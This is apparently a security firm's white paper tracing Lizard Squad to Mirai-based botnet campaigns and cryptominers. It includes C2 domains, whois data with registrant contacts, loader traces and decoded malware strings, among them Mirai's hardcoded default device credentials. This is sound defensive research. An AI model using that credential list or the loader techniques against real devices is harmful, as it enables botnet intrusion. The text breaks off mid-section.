ZingBox

Discovery of Notorious Hacking Group Lizard Squad Linked to Authors of Mirai

WHITE PAPER

Detailed analysis of Lizard Squad hacking group

Executive Summary

Lizard Squad black hat hacking group appeared in the cyber threat scene in 2014 after claiming to have taken down Sony's PlayStation Network[1] as well as Microsoft's Xbox Live[2] via distributed denial-of-service (DDoS) attacks. On January 2015, Lizard Squad was able to redirect the traffic from Malaysia Airlines web site to their own site. The group gained a new level of notoriety when they were linked to the extremist group ISIS when the phrase "ISIS will prevail" appeared in their malware message.

Following these events, the FBI vigorously pursued the threat actors, resulting in multiple arrests. The most publicized arrest came on October 5th 2016[3], when the authorities arrested the American Zachary Buchta, founding member of the group with the online screen names "@fbiarelosers", "@pein", "@xotehpoodle" and "@lizard". Many expected these arrests to decrease criminal activities from the group. Unfortunately, our research does not support this expectation. Following the arrest of Buchta on October 14, 2016, the creator of the Mirai IoT Botnet released its source code to the public, possibly as an act of reprisal. Soon after, various variants of Mirai appeared around the world and to the surprise of many, they were created by the Lizard Squad group.

In this paper, the Zingbox Security Team details the following:

- Activities of Lizard Squad group
- Evolution of the malicious hacking group
- Potential connection with the authors of the Mirai IoT Botnet and bigbotPein
- Recently released Ethereum miner that is actively cashing out funds
- Disovery of a Monero miner also in the arsenal of the group
- Representation of the current state of the cybercrime after multiple high profile arrests of criminals around the world
- How deep learning technology can help Organizations protect their assets

[1] https://nakedsecurity.sophos.com/2014/08/26/lizard-squad-hackers-force-psn-offline-and-sony-exec-from-the-sky/

[2] https://www.polygon.com/2014/12/1/7317975/xbox-live-offline-hacking-group-lizard-squad

[3] https://www.justice.gov/usao-ndil/pr/american-and-dutch-teenagers-arrested-criminal-charges-allegedly-operating

Timeline Overview

The timeline below outlines the various activities of Lizard Squad and bigbotPein and their possible convergence. Malware related events depicted on the timeline, corresponds to when ZingBox detected the malware, not necessarily when they first appeared in the wild.



Figure 1 Timeline of Lizard Squad and bigbotPein Activities

Lizard Squad and Authors of Mirai

We identified four distinct activities that can link Lizard Squad with authors of Mirai:

1. Nine days after the arrest of Lizard Squad founder Zachary Buchta, Mirai source code was released to the public
2. Ukraine hosting provider Blazingfast (used by authors of Mirai) is also used by bigbotPein group who is linked to Lizard Squad
3. Massive DDoS attack to the journalist Brian Krebs website by authors of Mirai following online exchange of criticism
4. References to Mirai on Lizard Squad website hosted at fucklevel3[.]wang

Lizard Squad spreading Mirai

On Feb 2017, the first version of Lizard Squad malware based on Mirai for the x86 architecture was seen in the wild, connecting to the following hosts:

- krebs[.]fucklevel3[.]wang
- rdp[.]fucklevel3[.]wang

Early 2017, as shown in Figure 2Figure 2 Content of krebs[.]fucklevel3[.]wang , the web site krebs[.]fucklevel3[.]wang displayed the name "BIGBOTPEIN" for the first time. It also references the Mirai Botnet, as well as the support to @Pein (founder of Lizard Squad) and several aggressive comments to the journalist Brian Krebs. On Dec 2014, Krebs criticized the criminal group stating[4]:

"I hope it's clear to the media that the Lizard Squad is not some sophisticated hacker group.

The Lizard Squad's monocle-wearing mascot shows them to be little more than a group of fame-seeking kids who desperately aspire to be like LulzSec"

Figure 2 Content of krebs[.]fucklevel3[.]wang [5]

Coincidentally, Krebs' website suffered the largest DDoS attack of its existence late 2016 [6].

[4] https://krebsonsecurity.com/2014/12/whos-in-the-lizard-squad/

[5] https://www.securityartwork.es/wp-content/uploads/2017/10/Informe_Mirai_2.pdf

[6] https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/

Analyzing whois information, the creation date of the domain was Feb 2017, the same date when the malware was released, with the organization name “miraigains” and the registrant email linked to lolsec@420blaze.it .

```
Domain Name: fucklevel3.wang
Registrar URL: http://www.now.cn
Updated Date: 2017-02-15T06:09:06Z
Creation Date: 2017-02-04T03:35:32Z
Registry Expiry Date: 2018-02-04T03:35:32Z
Registrar: Todaynic com Inc
Registry Registrant ID: C20170204C_14720411-wang
Registrant Name: Scott Nieto
Registrant Organization: miraigains
Registrant Street: 3433 Pike Street
Registrant City: San Diego
Registrant State/Province: JL
Registrant Postal Code: 92111
Registrant Country: US
Registrant Phone: +1.6197524681
Registrant Phone Ext:
Registrant Fax: +1.6197524681
Registrant Fax Ext:
Registrant Email: lolsec@420blaze.it
```

Hosts and other information including hardcoded passwords were encoded with the default XOR-based scheme from Mirai (table_unlock_val() function[7]). Figure 3 illustrates some of the strings decoded.

```
RCQQUMPF => password
WQGP => user
RCQQ => pass
CFOKL => admin
QOACFOKL => smcadmin
cFOKLKQVPCVMP => Administrator
OGKLQO => meinsm
QGPTKAG => service
QWRGPTKQMP => supervisor
EWGQV => guest
CFOKL => admin
CFOKLKQVPCVMP => administrator
GDCWNV => default
HWCLVGAJ => juantech
QWRRMPV => support
IPG@Q^LDWAINGTGN => krebs.fucklevel
^LUCLE" => .wang^@
PFR^LDWAINGTGN => rdp.fucklevel
^LUCLE" => .wang^@
okpck => MIRAI
```

Figure 3 Strings - 104365fc886c73788b4c1f8c611068d0

Shortly after, additional variants were seen in the wild supporting: ARM, PowerPC and MIPS architectures.

[7] https://github.com/jgamblin/Mirai-Source-Code/blob/6a5941be681b839eeff8ece1de8b245bcd5ffb02/mirai/bot/table.c

bigbotPein group and the link to Lizard Squad

Early 2017, a new Botnet group was seen in the wild, calling themselves the bigbotPein group, in support to Lizard Squad's Buchta (@pein) following his arrest. Figure 4 illustrates the front-page of one of its web sites. This group incorporated Mirai IoT Botnet to their arsenal and currently supports multiple architectures: x86, x64, ARM, MIPS, SuperH, SPARC and ARC. Something unique to this group, is the addition of Ethereum and Monero miners along with increased malware sophistication.



Figure 4 Website at www[.]mail[.]bigbotpein[.]com

On October 2017, a Mirai-based malware campaign was caught by ZingBox sensors, pointing to the domain: bigbotpein[.]com. When we connected to one of the listening ports of the host network[.]bigbotpein[.]com, we received the following "warm" welcome:

Figure 5 "Warm" welcome from bigbotPein

Analyzing whois history information reveals the same registrant of the domain fucklevel3[.]wang created by Lizard Squard group: lolsec@420blaze.it:

```
Domain name: bigbotPein.com
Registrar URL: http://www.tnet.hk/
Update Date: 2017-04-28T16:00:00Z
Creation Date: 2017-04-29T02:43:55Z
Registrar Registration Expiration Date: 2018-04-28T16:00:00Z
Registrar: ERANET INTERNATIONAL LIMITED
Registrar IANA ID: 1868
Registry Registrant ID:
Registrant Name: Scott Nieto
Registrant Organization: miraigains
Registrant Street: 3433 Pike Street
Registrant City: San Diego
Registrant Province/state: JL
Registrant Postal Code: 92111
Registrant Country: US
Registrant Phone: +1.6197524686
Registrant Phone EXT:
Registrant Fax: +1.6197541024
Registrant Fax EXT:
Registrant Email: lolsec@420blaze.it
```

Also, the Start of Authority (SOA) of the bigbotpein[.]com domain points to blazingfast[.]io, a not-so reputable[8] Ukraine hosting provider used by authors of Mirai for the Botnet control server.

```
$ host -t soa bigbotpein.com
bigbotpein.com has SOA record ns1.blazingfast.io. hostmaster.bigbotpein.com. 2017051056
```

Figure 6 SOA of bigbotpein[.]com

Interestingly, seven months after creation, the domain's registrant was changed to: iceposident@gmail.com, an email probably no longer owned by the group.

```
Domain name: bigbotpein.com
Registry Domain ID: 77428276_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.eranet.com
Registrar URL: http://www.tnet.hk/
Update Date: 2017-11-15T16:00:00Z
Creation Date: 2017-04-29T02:43:55Z
Registrar Registration Expiration Date: 2018-04-28T16:00:00Z
Registrar: ERANET INTERNATIONAL LIMITED
Registrar IANA ID: 1868
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone: +852.35685366
Reseller:
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Scott Nieto
Registrant Organization: miraigains
Registrant Street: 3433 Pike Street
Registrant City: San Diego
Registrant Province/state: JL
Registrant Postal Code: 92111
Registrant Country: US
```

[8] https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/

```
Registrant Phone: +1.6197524685
Registrant Phone EXT:
Registrant Fax: +1.6197541024
Registrant Fax EXT:
Registrant Email: iceposident@gmail.com
```

OKIRU Campaign

The default Mirai XOR keys of this new wave of malware campaign were changed. After decoding the strings, following interesting indicators were identified:

- Group Name: bigbotPein
- Campaign: OKIRU
- Malicious Domains: control[.]almahosting[.]ru and network[.]bigbotpein[.]com

```
(wuhd(ibs(sdw => /proc/net/tcp
cquObkwbu => dvrHelper
ardlcqu => fuckdvr
rtpftobub => uswashere
en`ehsWbni => bigbotPein
WHTS'(dci*d`n( => POST /cdn-cgi/
bifekb => enable
t~tsbj => system
tobkk => shell
'HLNUR =>  OKIRU
='fwwkbs => : applet
`bs='fwwkbs'ihs'ahric => get: applet not found
BDOHCHIB => ECHODONE
dhisuhk)fkjftohtsni`)ur => control.almashosting.ru
ibsphul)en`ehswbni)dhj => network.bigbotpein.com
```

Figure 7 OKIRU malware strings

SATORI Campaign

Two months later, on December 18, 2017, a new wave of bigbotPein malware was detected by ZingBox, using the exact same XOR keys used by the OKIRU campaign. This time, the campaign name was changed to SATORI.



Figure 8 SATORI malware string

SATORI supported ARM and MIPS architectures and intrduced a new malicious domain into the game:

c[.]everydayischristmas[.]ml

Conducting a passive DNS on the network[.]bigbotpein[.]com host, the group looked really active until the end of 2017, constantly jumping to new hosting providers. Abruptly on the first days of 2018, the domain started pointing to a US-based ISP. See Table 1.

New IP	First seen	Last Seen	IP Location - ISP
185.46.191.32	2017-09-28	2017-09-28	Ukraine Chernivtsi Langate Ltd
185.142.54.27	2017-10-25	2017-10-26	France Sartrouville Mengine Sarl
109.206.187.130	2017-11-13	2017-12-06	Serverel Net - Netherlands
177.67.82.48	2017-12-18	2017-12-18	Brazil Franca Wix Net Do Brasil Ltda
5.2.75.108	2017-12-19	2017-12-20	Lite Server - Netherlands
95.215.63.179	2017-12-21	2017-12-29	Spain Manises Sologigabit S.l.u.
104.239.207.44	2017-12-30	2018-01-14	USA Rackspace
198.105.244.130	2017-12-30	2018-01-14	USA Search Guide
198.105.254.130	2017-12-30	2018-01-14	USA Search Guide

Table 1 Change of ISP

On January 14, 2018 we noticed (as shown in Figure 9) all the domains related to Lizard Squad and bigbotPein malware were pointing to the same US-base ISPs (Rackspace and Search Guide), whether this was a result of a sinkholing effort or a malware infection strategy, there is something clear here, all those domains are definitely connected and that helpedminer us to confirm LizardSquard and bigbotPein are part of the same group.



Figure 9 All malicious domains pointing to the same location

Lizard Squad link to MASUTA & MEMES variants

On February 2017, a huge wave of Mirai variants appeared with the following characteristics:

- String “/bin/busybox MASUTA”
- Supporting x86, ARM and MIPS architectures
- Using the default XOR-based encoding scheme implemented by Mirai

Figure 10 illustrates some of the strings decoded.



Figure 10 Masuta strings - 8d4063bdb1873ff079ff215aee436a62

The signature “GOSH THAT … ATE A LOT” was seen for the first time. At execution time, those variants were connecting to the following hosts:, Note on the Organization section, the mention of “Equatorial Guinea Domains B.V” which is the same one used by latest version of SATORI.

- friend.dancewithme[.]gq
- friend2.dancewithme[.]gq

Whois information:

```
Domain name:
      DANCEWITHME.GQ

   Organisation:
      Equatorial Guinea Domains B.V.
      Dominio GQ administrator
      P.O. Box 11774
      1001 GT  Amsterdam
      Netherlands
      Phone: +31 20 5315725
      Fax: +31 20 5315721
      E-mail: abuse: abuse@freenom.com

   Domain Nameservers:
      NS01.FREENOM.COM
      NS02.FREENOM.COM
      NS03.FREENOM.COM
      NS04.FREENOM.COM
```

Analyzing the unencoded strings of a MEME variant - ec426d85426f3dddbc5fc7ca0ee22f3d (PowerPC), we can see that the “MASUTA” string was replaced with “MEME” and also contains the “GOSH THAT … ATE A LOT” signature. Due to the code and signature similarities, we suspected that MASUTA and MEME belonged to the same threat actor. The following section confirmed our suspicions.

Connection of bigbotPein with MASUTA/MEMES

During the reverse engineering of the malware sample, we identified a code structure previously identified in July 2017 related to Lizard Squad. It allows the malware to hide and decode second stage payload in memory (some versions also used UPX packer) and with multiple calls to cacheflush function, to make sure the cache data and instructions are synchronized with the main memory before jumping to the shellcode, this to avoid executing garbage instructions, a normal process seen at MIPS and ARM architectures.

A glimpse of the execution can be seen in Figure 11. Every time the malware writes payload into a new memory section, it calls cacheflush() for the synchronization with the main memory. Just before jumping to the second stage payload, the malware calls munmap to delete the mappings for the specified address range, in this case the main malware process, making that section invalid. This helps the malware hide in memory. If malware is fully decoded in memory, we would be able to see the first instruction of Mirai executing the “unlink” command to delete the binary from disk.

```
execve("./c89.mips", ["./c89.mips"], [/* 12 vars */]) = 0
old_mmap(0x120000, 65536, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, 0, 0) = 0x120000
cacheflush(0x120000, 0x99c, 0x3)  = 0
readlink("/proc/self/exe", "/root/c89.mips", 4095) = 14
cacheflush(0x7fb69da8, 0x94, 0x3) = 0
old_mmap(0x400000, 47324, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400000
cacheflush(0x400000, 0x94, 0x3)   = 0
cacheflush(0x400094, 0xb848, 0x3) = 0
mprotect(0x400000, 47324, PROT_READ|PROT_EXEC) = 0
old_mmap(0x44b000, 3544, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x44b000
cacheflush(0x44b8e0, 0x4f8, 0x3)  = 0
mprotect(0x44b000, 3544, PROT_READ|PROT_WRITE) = 0
brk(0x44c000)                     = 0x9ae000
munmap(0x100000, 179668)          = 0
unlink("./c89.mips")              = 0
```

Figure 11 Second Stage Execution

Figure 12 illustrates the logic just described, but in assembly (MIPS). The top diagram is the Ethereum dropper variant mentioned above, and the bottom diagram shows another sample found with similar code. Note the memory to be allocated is the same for both samples.

5a07bbdaf2f08908e47ac3021ff2db0d

```
00103B84 lw      $a0, heap_alloc_copy($sp)  # 120000, 7fff5c28, 400000, 400094
00103B88 lw      $a1, arg_20($sp)  # 2460, 148
00103B8C li      $a2, 3            # ICACHE|DCACHE
00103B90 li      $v0, 0x1033
00103B94 syscall 0
```

bb1e00e9bef8cb20f552fbc0766655a1

```
00104DC0                move    $a0, $v1  # 120000, 7fff5c28, 40000, 400094
00104DC4                subu    $a1, $a2, $v1
00104DC8                sw      $a1, 0($a3)
00104DCC                li      $a2, 3  # ICACHE|DCACHE
00104DD0                li      $v0, 0x1033
00104DD4                syscall 0  # cacheflush
```

Figure 12 Connecting groups via code similarity

The variant bb1e00e9bef8cb20f552fbc0766655a1 eventually prints out the known signature “GOSH THAT … ATE A LOT” which as described before it was seen on MASUTA and MEMES variants, this helped us to link them with bigbotPein group.

Discovery of Monero and Ethereum miners

Monero Stratum by OKIRU

During OKIRU campaign on Nov 2017, download of a file with the name cryptonite.mips from bigbotPein domain control[.]almahosting[.]ru was detected. One of the variants at the time of this writing still has 0 detections on VT. See Figure 13.



Figure 13 Zero Detection

The reason for zero detection is simple. The malware requires three arguments in order to run, otherwise it will exit immediately. The first argument is the IP Addresses where the miner receives instructions, the second is the destination port, and the third is a numeric-only value that can be negative, presumably related to the miner.

The miner in question is known as Monero Stratum, which recently has gained a lot of attention since it offers great anonymity, useful for the attackers. Figure 14 illusrates a hash testing scenario where the expected hash is:

`a70a96f64a266f0f59e4f67c4a92f24fe8237c1349f377fd2720c9e1f2970400`



Figure 14 Stratum Monero Hash Test

Once the miner executes, it starts an infinite loop connecting to the provided IP and Port, waiting for instructions in chunks of 88 bytes. As shown in Figure 15, the instructions received are decoded with XOR key 0x42. One of the common instructions seen is the kill command to stop the miner processing.

Figure 15 Decoding C2 Data

Ethereum by SATORI

On January 8th, a new variant of SATORI was detected by ZingBox. It shared the same modified XOR-encoding technique from previous versions. This time, it came with an extra layer of obfuscation. The decoded strings in memory can be seen in Figure 16.

